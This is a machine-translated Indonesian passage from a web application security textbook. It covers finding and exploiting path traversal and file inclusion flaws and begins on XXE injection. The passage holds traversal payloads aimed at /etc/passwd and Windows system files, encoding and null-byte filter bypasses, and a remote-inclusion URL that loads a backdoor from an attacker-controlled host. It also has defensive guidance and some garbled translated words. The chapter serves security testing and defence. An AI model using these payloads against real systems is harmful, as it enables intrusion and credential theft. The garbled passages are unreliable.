CATAT Di server web Windows IIS versi lama, aplikasi akan, secara default, dijalankan dengan hak istimewa sistem lokal, memungkinkan akses ke file apa pun yang dapat dibaca di sistem file lokal. Dalam versi yang lebih baru, sama dengan banyak server web lainnya, proses server secara default berjalan dalam konteks pengguna yang kurang istimewa. Untuk alasan ini, saat menyelidiki kerentanan traversal jalur, yang terbaik adalah meminta file default yang dapat dibaca oleh semua jenis pengguna, seperti c:\windows\win.ini.

Dalam contoh sederhana ini, aplikasi tidak mengimplementasikan pertahanan untuk mencegah serangan traversal jalur. Namun, karena serangan tersebut telah diketahui secara luas

tentang untuk beberapa waktu, adalah umum untuk menemukan aplikasi yang mengimplementasikan berbagai pertahanan terhadapnya, seringkali berdasarkan filter validasi masukan. Seperti yang akan Anda lihat, filter ini seringkali dirancang dengan buruk dan dapat dilewati oleh penyerang yang terampil.

COBALAH!

<http://mdsec.net/filestore/8/>

Menemukan dan Memanfaatkan Kerentanan Traversal Jalur

Banyak jenis fungsionalitas memerlukan aplikasi web untuk membaca dari atau menulis ke sistem file berdasarkan parameter yang disediakan dalam permintaan pengguna. Jika operasi ini dilakukan dengan cara yang tidak aman, penyerang dapat mengirimkan input buatan yang menyebabkan aplikasi mengakses file yang tidak ingin diakses oleh perancang aplikasi. Dikenal sebagai *intas jalur* kerentanan, cacat tersebut memungkinkan penyerang untuk membaca data sensitif termasuk kata sandi dan log aplikasi, atau untuk menimpa item penting keamanan seperti file konfigurasi dan binari perangkat lunak. Dalam kasus yang paling serius, kerentanan dapat memungkinkan penyerang untuk sepenuhnya membahayakan aplikasi dan sistem operasi yang mendasarinya.

Cacat traversal jalur terkadang tidak kentara untuk dideteksi, dan banyak aplikasi web menerapkan pertahanan terhadapnya yang mungkin rentan terhadap pemintas. Kami akan menjelaskan berbagai teknik yang Anda perlukan, mulai dari mengidentifikasi target potensial, menyelidiki perilaku yang rentan, menghindari pertahanan aplikasi, hingga berurusan dengan penyandian khusus.

Menemukan Target untuk Serangan

Selama pemetaan awal aplikasi Anda, Anda seharusnya sudah mengidentifikasi area permukaan serangan yang jelas terkait dengan kerentanan traversal jalur. Fungsionalitas apa pun yang tujuan eksplisitnya adalah mengunggah atau mengunduh file harus diuji secara menyeluruh. Fungsionalitas ini sering ditemukan dalam aplikasi alur kerja di mana pengguna dapat berbagi dokumen, dalam aplikasi blogging dan lelang di mana pengguna dapat mengunggah gambar, dan dalam aplikasi informasi di mana pengguna dapat mengambil dokumen seperti ebook, manual teknis, dan laporan perusahaan.

Selain fungsionalitas target yang jelas dari jenis ini, berbagai jenis perilaku lainnya mungkin menyarankan interaksi yang relevan dengan sistem file.

LANGKAH HACK

1. Tinjau informasi yang dikumpulkan selama pemetaan aplikasi untuk mengidentifikasi hal-hal berikut:
 - Contoh apa pun di mana parameter permintaan tampaknya berisi nama file atau direktori, seperti `termasuk=main.inc&atautemplate=/en/sidebar`.
 - Setiap fungsi aplikasi yang penerapannya cenderung melibatkan pengambilan data dari sistem file server (berlawanan dengan database back-end), seperti menampilkan dokumen atau gambar kantor.
2. Selama semua pengujian yang Anda lakukan terkait dengan setiap jenis kerentanan lainnya, cari pesan kesalahan atau kejadian anomali lain yang menarik. Cobalah untuk menemukan bukti contoh di mana data yang disediakan pengguna diteruskan ke file API atau sebagai parameter untuk perintah sistem operasi.

TIP Jika Anda memiliki akses lokal ke aplikasi (baik dalam latihan pengujian whitebox atau karena Anda telah mengompromikan sistem operasi server), mengidentifikasi target untuk pengujian traversal jalur biasanya mudah dilakukan, karena Anda dapat memantau semua interaksi sistem file yang dilakukan aplikasi.

LANGKAH HACK

Jika Anda memiliki akses lokal ke aplikasi web, lakukan hal berikut:

1. Gunakan alat yang sesuai untuk memantau semua aktivitas sistem file di server. Misalnya, alat FileMon dari SysInternals dapat digunakan di platform Windows, yaitultrace/strace alat dapat digunakan di Linux, dantiang penopang perintah dapat digunakan pada Sun's Solaris.
2. Uji setiap halaman aplikasi dengan memasukkan satu string unik (seperti `jiptuji traversal`) ke dalam setiap parameter yang dikirimkan (termasuk semua cookie, bidang string kueri, dan POSitem data). Targetkan hanya satu parameter pada satu waktu, dan gunakan teknik otomatis yang dijelaskan di Bab 14 untuk mempercepat proses.
3. Tetapkan filter di alat pemantauan sistem file Anda untuk mengidentifikasi semua kejadian sistem file yang berisi string pengujian Anda.
4. Jika ada peristiwa yang teridentifikasi di mana string pengujian Anda telah digunakan sebagai atau dimasukkan ke dalam nama file atau direktori, uji setiap instans (seperti yang dijelaskan selanjutnya) untuk menentukan apakah rentan terhadap serangan traversal jalur.

Mendeteksi Kerentanan Traversal Jalur

Setelah mengidentifikasi berbagai target potensial untuk pengujian traversal jalur, Anda perlu menguji setiap instans satu per satu untuk menentukan apakah data yang dapat dikontrol pengguna diteruskan ke operasi sistem file yang relevan dengan cara yang tidak aman.

Untuk setiap parameter yang disediakan pengguna yang sedang diuji, tentukan apakah urutan traversal diblokir oleh aplikasi atau apakah berfungsi seperti yang diharapkan. Tes awal yang biasanya dapat diandalkan adalah mengirimkan urutan traversal dengan cara yang tidak melibatkan langkah mundur di atas direktori awal.

LANGKAH HACK

1. Bekerja dengan asumsi bahwa parameter yang Anda targetkan ditambahkan ke direktori prasetel yang ditentukan oleh aplikasi, ubah nilai parameter untuk menyisipkan subdirektori arbitrer dan urutan traversal tunggal. Misalnya, jika aplikasi mengirimkan parameter ini:

```
file=foo/file1.txt
```

coba kirimkan nilai ini:

```
file=foo/bar/..../file1.txt
```

Jika perilaku aplikasi identik dalam dua kasus, itu mungkin rentan. Anda harus melanjutkan langsung untuk mencoba mengakses file yang berbeda dengan melintasi di atas direktori awal.

2. Jika perilaku aplikasi berbeda dalam dua kasus, mungkin pemblokiran, pengupasan, atau pembersihan urutan traversal, yang mengakibatkan jalur file tidak valid. Anda harus memeriksa apakah ada cara untuk mengakali filter validasi aplikasi (dijelaskan di bagian berikutnya).

Alasan mengapa tes ini efektif, bahkan jika "bar" subdirektori tidak ada, adalah bahwa sistem file yang paling umum melakukan kanonikalisasi jalur file sebelum mencoba mengambilnya. Urutan traversal membatalkan direktori yang ditemukan, sehingga server tidak memeriksa apakah itu ada.

Jika Anda menemukan contoh di mana mengirimkan urutan traversal tanpa melangkah di atas direktori awal tidak mempengaruhi perilaku aplikasi, tes berikutnya adalah mencoba untuk melintasi dari direktori awal dan mengakses file dari tempat lain di sistem file server.

LANGKAH HACK

1. Jika fungsi aplikasi yang Anda serang menyediakan akses baca ke file, coba akses file yang dapat dibaca dunia pada sistem operasi yang bersangkutan. Kirimkan salah satu dari nilai berikut sebagai parameter nama file yang Anda kontrol:

```
../../../../../../../../etc/passwd  
../../../../../../../../windows/win.ini
```

Jika Anda beruntung, browser Anda akan menampilkan isi dari file yang Anda minta, seperti yang ditunjukkan pada Gambar 10-5.

2. Jika fungsi yang Anda serang menyediakan akses tulis ke file, mungkin akan lebih sulit untuk memverifikasi secara meyakinkan apakah aplikasi tersebut rentan. Salah satu pengujian yang sering kali efektif adalah mencoba menulis dua file — satu yang harus dapat ditulis oleh pengguna mana pun, dan satu lagi yang tidak dapat ditulis bahkan oleh root atau Administrator. Misalnya, pada platform Windows Anda dapat mencoba ini:

```
../../../../../../../../writetest.txt  
../../../../../../../../windows/system32/config/sam
```

Pada platform berbasis UNIX, file yang mungkin tidak ditulis oleh root bergantung pada versi, tetapi upaya untuk menimpa direktori dengan file akan selalu gagal, jadi Anda dapat mencoba ini:

```
../../../../../../../../tmp/writetest.txt  
../../../../../../../../tmp
```

Untuk setiap pasangan pengujian, jika perilaku aplikasi berbeda dalam menanggapi permintaan pertama dan kedua (misalnya, jika yang kedua mengembalikan pesan kesalahan tetapi yang pertama tidak), aplikasi mungkin rentan.

3. Metode alternatif untuk memverifikasi kelemahan traversal dengan akses tulis adalah dengan mencoba menulis file baru di dalam root web server web dan kemudian mencoba mengambilnya dengan browser. Namun, metode ini mungkin tidak berfungsi jika Anda tidak mengetahui lokasi direktori root web atau jika konteks pengguna tempat akses file terjadi tidak memiliki izin untuk menulis di sana.



Gambar 10-5:Serangan traversal jalur yang berhasil

CATATA: Hampir semua sistem file mentolerir urutan traversal yang berlebihan yang tampaknya mencoba bergerak di atas akar sistem file. Oleh karena itu, biasanya disarankan untuk mengirimkan sekueens traversal dalam jumlah besar saat mencari cacat, seperti pada contoh yang diberikan di sini. Ada kemungkinan bahwa direktori awal tempat data Anda ditambahkan terletak jauh di dalam sistem file, jadi menggunakan urutan dalam jumlah yang berlebihan membantu menghindari negatif palsu.

Selain itu, platform Windows mentolerir garis miring dan garis miring terbalik sebagai pemisah direktori, sedangkan platform berbasis UNIX hanya mentolerir garis miring ke depan. Selain itu, beberapa aplikasi web memfilter satu versi tetapi tidak memfilter versi lainnya. Bahkan jika Anda yakin bahwa server web menjalankan sistem operasi berbasis UNIX, aplikasi mungkin masih memanggil komponen back-end berbasis Windows. Karena itu, selalu disarankan untuk mencoba kedua versi saat mencari kelemahan traversal.

Menghindari Hambatan untuk Serangan Traversal

Jika upaya awal Anda untuk melakukan serangan traversal (seperti yang baru saja dijelaskan) tidak berhasil, ini tidak berarti bahwa aplikasi tersebut tidak rentan. Banyak pengembang aplikasi mengetahui kerentanan traversal jalur dan mengimplementasikan berbagai jenis pemeriksaan validasi input dalam upaya untuk mencegahnya. Namun, pertahanan tersebut seringkali cacat dan dapat dilewati oleh penyerang yang terampil.

Jenis pertama dari filter input yang biasa ditemui melibatkan pemeriksaan apakah parameter nama file berisi urutan traversal jalur apa pun. Jika ya, filter akan menolak permintaan atau mencoba membersihkan input untuk menghapus urutan. Filter jenis ini seringkali rentan terhadap berbagai serangan yang menggunakan penyandian alternatif dan trik lain untuk mengalahkan filter tersebut. Semua serangan ini mengeksplorasi jenis masalah kanonikalisisasi yang dihadapi oleh mekanisme validasi input, seperti yang dijelaskan di Bab 2.

LANGKAH HACK

1. Selalu coba urutan traversal jalur menggunakan garis miring ke depan dan garis miring ke belakang. Banyak filter input hanya memeriksa salah satunya, ketika sistem file mungkin mendukung keduanya.
2. Coba representasi urutan traversal yang disandikan URL sederhana menggunakan penyandian berikut. Pastikan untuk menyandikan setiap garis miring dan titik dalam masukan Anda:
 - Dot - %2e
 - Garis miring ke depan —%2f
 - Garis miring terbalik — %5c
3. Coba gunakan penyandian Unicode 16-bit:
 - Dot - %u002e
 - Garis miring ke depan —%u2215
 - Garis miring terbalik — %u2216
4. Coba penyandian URL ganda:
 - Dot - %252e
 - Garis miring ke depan —%252f
 - Garis miring terbalik — %255c
5. Coba pengkodean Unicode UTF-8 yang terlalu lama:
 - Dot - %c0%2e, %e0%40%ae, %c0ae,dan seterusnya
 - Garis miring ke depan —%c0%af, %e0%80%af, %c0%2f,dan seterusnya
 - Garis miring terbalik — %c0%5c, %c0%80%5c,dan seterusnya

Anda dapat menggunakan jenis muatan Unicode ilegal di dalam Burp Intruder untuk menghasilkan representasi alternatif dalam jumlah besar dari karakter tertentu dan mengirimkannya di tempat yang relevan dalam parameter target Anda. Representasi ini sangat melanggar aturan untuk representasi Unicode tetapi tetap diterima oleh banyak implementasi dekoder Unicode, khususnya pada platform Windows.
6. Jika aplikasi mencoba membersihkan input pengguna dengan menghapus urutan traversal dan tidak menerapkan filter ini secara rekursif, dimungkinkan untuk mem-bypass filter dengan menempatkan satu urutan di dalam urutan lainnya. Misalnya:

```
....//  
....\/  
..../\  
....\\
```

COBALAH!

```
http://mdsec.net/filestore/30/ http://
mdsec.net/filestore/39/ http://
mdsec.net/filestore/46/ http://
mdsec.net/filestore/59/ http://
mdsec.net/filestore/65/
```

Jenis kedua dari filter input yang biasa ditemui dalam pertahanan terhadap serangan path traversal melibatkan verifikasi apakah nama file yang disediakan pengguna berisi sufiks (tipe file) atau awalan (direktori awal) yang diharapkan aplikasi. Jenis pertahanan ini dapat digunakan bersamaan dengan filter yang telah dijelaskan.

LANGKAH HACK

1. Beberapa aplikasi memeriksa apakah nama file yang disediakan pengguna diakhiri dengan jenis file tertentu atau serangkaian jenis file dan menolak upaya untuk mengakses hal lain. Terkadang pemeriksaan ini dapat ditumbangkan dengan menempatkan byte null yang dikodekan URL di akhir nama file yang Anda minta, diikuti dengan jenis file yang diterima aplikasi. Misalnya:

```
../../../../boot.ini%00.jpg
```

Alasan serangan ini terkadang berhasil adalah karena pemeriksaan tipe file diimplementasikan menggunakan API di lingkungan eksekusi terkelola di mana string diizinkan berisi karakter null (sepertiRangkaian. berakhir dengan(di Jawa). Namun, saat file benar-benar diambil, aplikasi pada akhirnya menggunakan API di lingkungan yang tidak dikelola di mana string diakhiri dengan null. Oleh karena itu, nama file Anda secara efektif terpotong ke nilai yang Anda inginkan.

2. Beberapa aplikasi mencoba untuk mengontrol tipe file yang sedang diakses dengan menambahkan akhiran tipe file mereka sendiri ke nama file yang diberikan oleh pengguna. Dalam situasi ini, salah satu eksloitasi sebelumnya mungkin efektif, karena alasan yang sama.
 3. Beberapa aplikasi memeriksa apakah nama file yang disediakan pengguna dimulai dengan subdirektori tertentu dari direktori awal, atau bahkan nama file tertentu. Pemeriksaan ini tentu saja dapat dilewati dengan mudah sebagai berikut:
- ```
filestore/../../../../etc/passwd
```
4. Jika tidak ada serangan sebelumnya terhadap filter masukan yang berhasil secara individual, aplikasi mungkin menerapkan beberapa jenis filter. Oleh karena itu, Anda perlu menggabungkan beberapa serangan ini secara bersamaan (baik terhadap filter urutan traversal maupun filter tipe file atau direktori). Jika

**LANGKAH HACK**

mungkin, pendekatan terbaik di sini adalah mencoba memecah masalah menjadi tahapan terpisah. Misalnya, jika permintaan untuk:

diagram1.jpg

berhasil, tetapi permintaan untuk:

foo/..../diagram1.jpg

gagal, coba semua urutan traversal yang mungkin dilewati hingga variasi pada permintaan kedua berhasil. Jika pemintas urutan traversal yang berhasil ini tidak memungkinkan Anda untuk mengakses /etc/passwd, selidiki apakah pemfilteran jenis file diterapkan dan dapat dilewati dengan meminta:

diagram1.jpg%00.jpg

Bekerja sepenuhnya di dalam direktori awal yang ditentukan oleh aplikasi, coba selidiki untuk memahami semua filter yang diterapkan, dan lihat apakah masing-masing dapat dilewati satu per satu dengan teknik yang dijelaskan.

5. Tentu saja, jika Anda memiliki akses whitebox ke aplikasi, tugas Anda jauh lebih mudah, karena Anda dapat bekerja secara sistematis melalui berbagai jenis input dan memverifikasi secara meyakinkan nama file apa (jika ada) yang benar-benar mencapai sistem file.

### Mengatasi Pengodean Kustom

Mungkin bug traversal jalur paling gila yang penulis temui melibatkan skema pengkodean khusus untuk nama file yang pada akhirnya ditangani dengan cara yang tidak aman. Ini menunjukkan bagaimana kebingungan bukanlah pengganti keamanan.

Aplikasi berisi beberapa fungsionalitas alur kerja yang memungkinkan pengguna mengunggah dan mengunduh file. Permintaan yang melakukan pengunggahan memberikan parameter nama file yang rentan terhadap serangan traversal jalur saat menulis file. Ketika file berhasil diunggah, aplikasi memberi pengguna URL untuk mengunduhnya lagi. Ada dua peringatan penting:

- Aplikasi memverifikasi apakah file yang akan ditulis sudah ada. Jika ya, aplikasi menolak untuk menimpanya.
- URL yang dihasilkan untuk mengunduh file pengguna direpresentasikan menggunakan skema kebingungan berpemilik. Ini tampaknya merupakan bentuk pengkodean Base64 yang disesuaikan di mana kumpulan karakter yang berbeda digunakan pada setiap posisi nama file yang disandikan.

Secara bersama-sama, peringatan ini menghadirkan penghalang untuk eksloitasi kerentanan secara langsung. Pertama, meskipun dimungkinkan untuk menulis file sewenang-wenang

sistem file server, tidak mungkin untuk menimpa file yang ada. Selain itu, hak istimewa yang rendah dari proses server web berarti tidak mungkin membuat file baru di lokasi yang menarik. Kedua, tidak mungkin untuk meminta file yang sudah ada secara arbitrer (seperti /etc/passwd) tanpa merekayasa balik penyandian khusus, yang menghadirkan tantangan yang panjang dan tidak menarik.

Eksperimen kecil mengungkapkan bahwa URL yang dikaburkan berisi string nama file asli yang disediakan oleh pengguna. Misalnya:

- test.txtmenjadizM1YTU4NTY2Y
- foo/./test.txtmenjadiE1NzUyMzE0ZjQ0NjMzND

Perbedaan panjang URL yang disandikan menunjukkan bahwa tidak ada kanonikalisasi jalur yang dilakukan sebelum penyandian diterapkan. Perilaku ini memberi kami pijakan yang cukup untuk mengeksploitasi kerentanan. Langkah pertama adalah mengirimkan file dengan nama berikut:

```
../../../../etc/passwd/../../tmp/foo
```

yang, dalam bentuk kanonisnya, setara dengan:

```
/tmp/foo
```

Oleh karena itu, dapat ditulis oleh server web. Mengunggah file ini menghasilkan URL unduhan yang berisi nama file yang dikaburkan berikut:

```
FhwUk1rNXFUVETOZW1kNIRsUk5NazE2V1RKTmFrMHdUbXBWZWs1NldYaE5lb
```

Untuk mengubah nilai ini untuk mengembalikan file /etc/passwd, kami hanya perlu memotongnya pada titik yang tepat, yaitu:

```
FhwUk1rNXFUVETOZW1kNIRsUk5NazE2V1RKTmFrM
```

Mencoba mengunduh file menggunakan nilai ini mengembalikan nilai serverpasswd berkas seperti yang diharapkan. Server telah memberi kami sumber daya yang cukup untuk dapat menyandikan jalur file arbitrer menggunakan skemanya, bahkan tanpa menguraikan algoritma kebingungan yang digunakan!

**CATAT.** Anda mungkin telah memperhatikan penampilan yang berlebihan./atas nama file yang kami unggah. Hal ini diperlukan untuk memastikan bahwa URL terpotong kami berakhir pada batas 3-byte teks-jelas, dan oleh karena itu pada batas 4-byte teks yang disandikan, sejalan dengan skema pengkodean Base64. Memotong URL yang dikodekan sebagian melalui blok yang dikodekan hampir pasti akan menyebabkan kesalahan saat didekodekan di server.

### Memanfaatkan Kerentanan Traversal

Setelah mengidentifikasi kerentanan traversal jalur yang menyediakan akses baca atau tulis ke file arbitrer di sistem file server, jenis serangan apa yang dapat Anda lakukan dengan mengeksploitasiinya? Dalam kebanyakan kasus, Anda akan menemukan bahwa Anda memiliki tingkat akses baca/tulis yang sama ke sistem file seperti halnya proses server web.

#### LANGKAH HACK

Anda dapat mengeksploitasi kelemahan traversal jalur akses baca untuk mengambil file menarik dari server yang mungkin berisi informasi berguna secara langsung atau yang membantu Anda menyempurnakan serangan terhadap kerentanan lainnya. Misalnya:

- **File kata sandi untuk sistem operasi dan aplikasi**
- **File konfigurasi server dan aplikasi untuk menemukan kerentanan lain atau menyempurnakan serangan yang berbeda**
- **Sertakan file yang mungkin berisi kredensial database**
- **Sumber data yang digunakan oleh aplikasi, seperti file database MySQL atau file XML**
- **Kode sumber ke halaman yang dapat dieksekusi server untuk melakukan peninjauan kode untuk mencari bug (misalnya,GetImage.aspx?file=GetImage.aspx)**
- **File log aplikasi yang mungkin berisi nama pengguna dan token sesi dan sejenisnya**

Jika Anda menemukan kerentanan traversal jalur yang memberikan akses tulis, tujuan utama Anda adalah mengeksploitasi ini untuk mencapai eksekusi perintah yang sewenang-wenang di server. Berikut adalah beberapa cara untuk mengeksploitasi kerentanan ini:

- **Buat skrip di folder startup pengguna.**
- **Ubah file sepertiin.ftpduktuk mengeksekusi perintah sewenang-wenang ketika pengguna selanjutnya terhubung.**
- **Tulis skrip ke direktori web dengan izin eksekusi, dan panggil dari browser Anda.**

### Mencegah Kerentanan Traversal Jalur

Sejauh ini, cara paling efektif untuk menghilangkan kerentanan traversal jalur adalah dengan menghindari meneruskan data yang dikirimkan pengguna ke API sistem file apa pun. Dalam banyak kasus, termasuk contoh aslinyaGetFile.ashx?filename=keira.jpg,tidak perlu aplikasi untuk melakukan ini. Sebagian besar file yang tidak tunduk pada kontrol akses apa pun dapat dengan mudah ditempatkan di dalam root web dan diakses melalui URL langsung. Jika ini

tidak memungkinkan, aplikasi dapat menyimpan daftar file gambar berkode keras yang mungkin disajikan oleh halaman. Itu dapat menggunakan pengidentifikasi berbeda untuk menentukan file mana yang diperlukan, seperti nomor indeks. Permintaan apa pun yang berisi pengenal yang tidak valid dapat ditolak, dan tidak ada permukaan serangan bagi pengguna untuk memanipulasi jalur file yang dikirimkan oleh halaman.

Dalam beberapa kasus, seperti fungsionalitas alur kerja yang memungkinkan pengungahan dan pengunduhan file, mungkin diinginkan untuk mengizinkan pengguna menentukan file berdasarkan nama. Pengembang dapat memutuskan bahwa cara termudah untuk mengimplementasikan ini adalah dengan meneruskan nama file yang disediakan pengguna ke API sistem file. Dalam situasi ini, aplikasi harus mengambil pendekatan pertahanan mendalam untuk menempatkan beberapa rintangan di jalur serangan traversal.

Berikut adalah beberapa contoh pertahanan yang dapat digunakan; idealnya, sebanyak mungkin dari ini harus dilaksanakan bersama-sama:

- Setelah melakukan semua decoding dan canonicalization yang relevan dari nama file yang dikirimkan pengguna, aplikasi harus memeriksa apakah itu berisi salah satu urutan traversal jalur (menggunakan garis miring terbalik atau garis miring ke depan) atau byte nol apa pun. Jika demikian, aplikasi harus berhenti memproses permintaan. Seharusnya tidak mencoba melakukan sanitasi apa pun pada nama file berbahaya.
- Aplikasi harus menggunakan daftar hard-code dari jenis file yang diizinkan dan menolak permintaan apa pun untuk jenis yang berbeda (setelah decoding dan kanonikalisasi sebelumnya telah dilakukan).
- Setelah melakukan semua pemfilterannya pada nama file yang disediakan pengguna, aplikasi harus menggunakan API sistem file yang sesuai untuk memverifikasi bahwa tidak ada yang salah dan bahwa file yang akan diakses menggunakan nama file tersebut terletak di direktori awal yang ditentukan oleh aplikasi.

Di Java, ini dapat dicapai dengan instantiating `a.java.io.File` objek menggunakan nama file yang disediakan pengguna dan kemudian memanggil `getCanonicalPath` metode pada objek ini. Jika string yang dikembalikan oleh metode ini tidak dimulai dengan nama direktori awal, pengguna entah bagaimana telah melewati filter input aplikasi, dan permintaan harus ditolak.

Di ASP.NET, ini dapat dicapai dengan meneruskan nama file yang disediakan pengguna ke `System.IO.Path.GetFullPath` metode dan memeriksa string yang dikembalikan dengan cara yang sama seperti yang dijelaskan untuk Java.

Aplikasi ini dapat mengurangi dampak dari sebagian besar kerentanan traversal jalur yang dapat dieksloitasi dengan menggunakan adi-chrooting kungan untuk mengakses direktori yang berisi file yang akan diakses. Dalam situasi ini, di-chroot direktori diperlakukan sebagai

jika itu adalah root sistem file, dan urutan traversal yang berlebihan yang mencoba untuk melangkah di atasnya akan diabaikan. Di-chroot filesystems didukung secara asli pada sebagian besar platform berbasis UNIX. Efek serupa dapat dicapai pada platform Windows (setidaknya dalam kaitannya dengan kerentanan traversal) dengan memasang direktori awal yang relevan sebagai drive logis baru dan menggunakan huruf drive terkait untuk mengakses kontennya.

Aplikasi harus mengintegrasikan pertahanannya terhadap serangan traversal jalur dengan mekanisme logging dan peringatannya. Setiap kali permintaan diterima yang berisi urutan traversal jalur, ini menunjukkan kemungkinan niat jahat di pihak pengguna. Aplikasi harus mencatat permintaan sebagai percobaan pelanggaran keamanan, menghentikan sesi pengguna, dan, jika berlaku, menangguhkan akun pengguna dan menghasilkan peringatan ke administrator.

## Kerentanan Penyertaan File

Banyak bahasa skrip mendukung penggunaan file penyertaan. Fasilitas ini memungkinkan pengembang untuk menempatkan komponen kode yang dapat digunakan kembali ke dalam file terpisah dan memasukkannya ke dalam file kode khusus fungsi jika diperlukan. Kode di dalam file yang disertakan diinterpretasikan seolah-olah telah disisipkan di lokasi direktif penyertaan.

### ***Penyertaan File Jarak Jauh***

Bahasa PHP sangat rentan terhadap kerentanan penyertaan file karena fungsi penyertaannya dapat menerima jalur file jarak jauh. Ini telah menjadi dasar dari berbagai kerentanan dalam aplikasi PHP.

Pertimbangkan sebuah aplikasi yang memberikan konten yang berbeda kepada orang-orang di lokasi yang berbeda. Saat pengguna memilih lokasinya, ini dikomunikasikan ke server melalui parameter permintaan, sebagai berikut:

<https://wahh-app.com/main.php?Country=US>

Aplikasi memproses Negara parameter sebagai berikut:

```
$negara = $_GET['Negara'];
termasuk($negara . '.php');
```

Ini menyebabkan lingkungan eksekusi memuat file US.php yang terletak di sistem file server web. Isi file ini secara efektif disalin ke dalam main.php file dan dieksekusi.

Penyerang dapat mengeksplorasi perilaku ini dengan berbagai cara, yang paling serius adalah menentukan URL eksternal sebagai lokasi file penyertaan. Fungsi include PHP menerima ini sebagai input, dan lingkungan eksekusi mengambil file yang ditentukan dan mengeksekusi isinya. Oleh karena itu, penyerang dapat membuat skrip berbahaya yang berisi konten kompleks yang sewenang-wenang, menghostingnya di server web yang dikontrolnya, dan menjalankannya untuk dieksekusi melalui fungsi aplikasi yang rentan. Misalnya:

<https://wahh-app.com/main.php?Country=http://wahh-attacker.com/backdoor>

### ***Penyertaan File Lokal***

Dalam beberapa kasus, file sertakan dimuat berdasarkan data yang dapat dikontrol pengguna, tetapi tidak mungkin untuk menentukan URL ke file di server eksternal. Misalnya, jika data yang dapat dikontrol pengguna diteruskan ke fungsi ASPServer. Jalankan, penyerang mungkin dapat menyebabkan skrip ASP sewenang-wenang dieksekusi, asalkan skrip ini milik aplikasi yang sama dengan yang memanggil fungsi tersebut.

Dalam situasi ini, Anda mungkin masih dapat mengeksplorasi perilaku aplikasi untuk melakukan tindakan tidak sah:

- Mungkin ada file server-executable di server yang tidak dapat Anda akses melalui rute normal. Misalnya, setiap permintaan ke jalur /admin dapat diblokir melalui kontrol akses di seluruh aplikasi. Jika Anda dapat menyebabkan fungsionalitas sensitif disertakan ke dalam halaman yang Anda boleh akses, Anda mungkin dapat memperoleh akses ke fungsionalitas tersebut.
- Mungkin ada sumber daya statis di server yang juga dilindungi dari akses langsung. Jika Anda dapat menyebabkan ini disertakan secara dinamis ke halaman aplikasi lain, lingkungan eksekusi biasanya hanya menyalin konten sumber daya statis ke dalam responsnya.

### ***Menemukan Kerentanan Penyertaan File***

Kerentanan penyertaan file dapat muncul sehubungan dengan item apa pun dari data yang disediakan pengguna. Mereka sangat umum dalam parameter permintaan yang menentukan bahasa atau lokasi. Mereka juga sering muncul ketika nama file sisi server diteruskan secara eksplisit sebagai parameter.

**LANGKAH HACK**

Untuk menguji kelemahan penyertaan file jarak jauh, ikuti langkah-langkah berikut:

1. Kirimkan di setiap parameter target URL untuk sumber daya di server web yang Anda kontrol, dan tentukan apakah ada permintaan yang diterima dari server yang menghosting aplikasi target.
2. Jika pengujian pertama gagal, coba kirimkan URL yang berisi alamat IP yang tidak ada, dan tentukan apakah terjadi batas waktu saat server mencoba untuk menyambung.
3. Jika aplikasi diketahui rentan terhadap penyertaan file jarak jauh, buat skrip berbahaya menggunakan API yang tersedia dalam bahasa yang relevan, seperti yang dijelaskan untuk serangan eksekusi dinamis.

Kerentanan penyertaan file lokal berpotensi ada di lingkungan skrip yang jauh lebih luas daripada yang mendukung penyertaan file jarak jauh. Untuk menguji kerentanan penyertaan file lokal, ikuti langkah-langkah berikut:

1. Kirimkan nama sumber daya yang dapat dieksekusi yang dikenal di server, dan tentukan apakah ada perubahan yang terjadi pada perilaku aplikasi.
2. Kirimkan nama sumber daya statis yang diketahui ke server, dan tentukan apakah kontennya disalin ke respons aplikasi.
3. Jika aplikasi rentan terhadap penyertaan file lokal, coba akses fungsionalitas atau sumber daya sensitif apa pun yang tidak dapat Anda jangkau secara langsung melalui server web.
4. Tes untuk melihat apakah Anda dapat mengakses file di direktori lain dengan menggunakan teknik traversal yang dijelaskan sebelumnya.

## Menyuntikkan ke Penerjemah XML

XML digunakan secara luas dalam aplikasi web saat ini, baik dalam permintaan dan respons antara browser dan server aplikasi front-end dan dalam pesan antara komponen aplikasi back-end seperti layanan SOAP. Kedua lokasi ini rentan terhadap serangan di mana input buatan digunakan untuk mengganggu pengoperasian aplikasi dan biasanya melakukan beberapa tindakan tidak sah.

## Menyuntikkan Entitas Eksternal XML

Dalam aplikasi web saat ini, XML sering digunakan untuk mengirimkan data dari klien ke server. Aplikasi sisi server kemudian bertindak berdasarkan data ini dan dapat mengembalikan respons yang berisi XML atau data dalam format lain apa pun. Perilaku ini paling sering ditemukan di aplikasi berbasis Ajax di mana permintaan asinkron digunakan untuk berkomunikasi di latar belakang. Itu juga dapat muncul dalam konteks komponen ekstensi browser dan teknologi sisi klien lainnya.

Misalnya, pertimbangkan fungsi pencarian yang, untuk memberikan pengalaman pengguna yang mulus, diimplementasikan menggunakan Ajax. Saat pengguna memasukkan istilah pencarian, skrip sisi klien mengeluarkan permintaan berikut ke server:

```
POST /search/128/AjaxSearch.ashx HTTP/1.1 Host:
```

```
mdsec.net
```

```
Tipe-Konten: teks/xml; charset=UTF-8 Konten-
```

```
Panjang: 44
```

```
<Search><SearchTerm>tidak ada yang akan berubah</SearchTerm></Search>
```

Respons server adalah sebagai berikut (walaupun kerentanan mungkin ada terlepas dari format yang digunakan dalam respons):

```
HTTP/1.1 200 oke
```

```
Tipe-Konten: teks/xml; charset=utf-8 Panjang
```

```
Konten: 81
```

```
<Search><SearchResult>Tidak ada hasil yang ditemukan untuk ekspresi: tidak ada yang
akan berubah</SearchResult></Search>
```

Skrip sisi klien memproses respons ini dan memperbarui sebagian antarmuka pengguna dengan hasil pencarian.

Saat Anda menemukan jenis fungsionalitas ini, Anda harus selalu memeriksa injeksi entitas eksternal XML (XXE). Kerentanan ini muncul karena pustaka parsing XML standar mendukung penggunaan referensi entitas. Ini hanyalah metode referensi data baik di dalam maupun di luar dokumen XML. Referensi entitas harus familiar dari konteks lain. Misalnya, entitas yang terkait dengan karakter < dan > adalah sebagai berikut:

```
<
```

```
>
```

Format XML memungkinkan entitas kustom untuk didefinisikan dalam dokumen XML itu sendiri. Ini dilakukan dalam opsiDOKTIPElemen di awal dokumen. Misalnya:

```
<!DOCTYPE foo [<!ENTITY testref "testrefvalue" >]>
```

Jika sebuah dokumen mengandung definisi ini, parser akan menggantikan setiap kemunculan dari &testref;referensi entitas dalam dokumen dengan nilai yang ditentukan, testrefvalue.

